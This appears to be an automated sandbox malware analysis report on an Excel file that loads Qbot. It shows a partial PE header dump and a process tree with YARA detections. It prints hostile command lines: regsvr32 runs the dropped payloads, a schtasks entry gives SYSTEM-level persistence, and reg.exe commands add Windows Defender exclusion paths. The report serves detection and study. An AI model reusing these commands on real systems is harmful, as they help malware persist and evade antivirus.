2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 344 Parent PID: 596

General

Start time:	13:15:18
Start date:	28/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f650000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1832 Parent PID: 344

General

Start time:	13:16:50
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd.red
Imagebase:	0xff050000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2176 Parent PID: 1832

General

Start time:	13:16:51
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd.red
Imagebase:	0xac0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.610943996.0000000010001000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.609100712.0000000000200000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 2980 Parent PID: 2176

General

Start time:	13:16:52
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x1b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000007.00000002.875259160.0000000000080000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2808 Parent PID: 344

General

Start time:	13:16:54
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd1.red
Imagebase:	0xff050000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 2908 Parent PID: 2980

General

Start time:	13:16:54
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn bganttcv /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 13:18 /ET 13:30
Imagebase:	0xf20000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2540 Parent PID: 344

General

Start time:	13:16:55
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd2.red
Imagebase:	0xff050000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2932 Parent PID: 1672

General

Start time:	13:16:56
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffed0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2984 Parent PID: 2932

General

Start time:	13:16:57
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xfa0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.622702900.0000000000420000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.624165771.0000000010001000.00000040.00020000.sdmp, Author: Joe Security

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2072 Parent PID: 2984

General

Start time:	13:16:59
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x1b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.875258870.0000000000080000.00000040.00020000.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 1840 Parent PID: 2072

General

Start time:	13:17:00
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Fumtioiab' /d '0'
Imagebase:	0xff9b0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 2092 Parent PID: 2072

General

Start time:	13:17:02
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Otovcuqo' /d '0'
Imagebase:	0xff650000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 1476 Parent PID: 1672

General

Start time:	13:18:00
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xff200000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2532 Parent PID: 1476

General

Start time:	13:18:00
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0x990000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis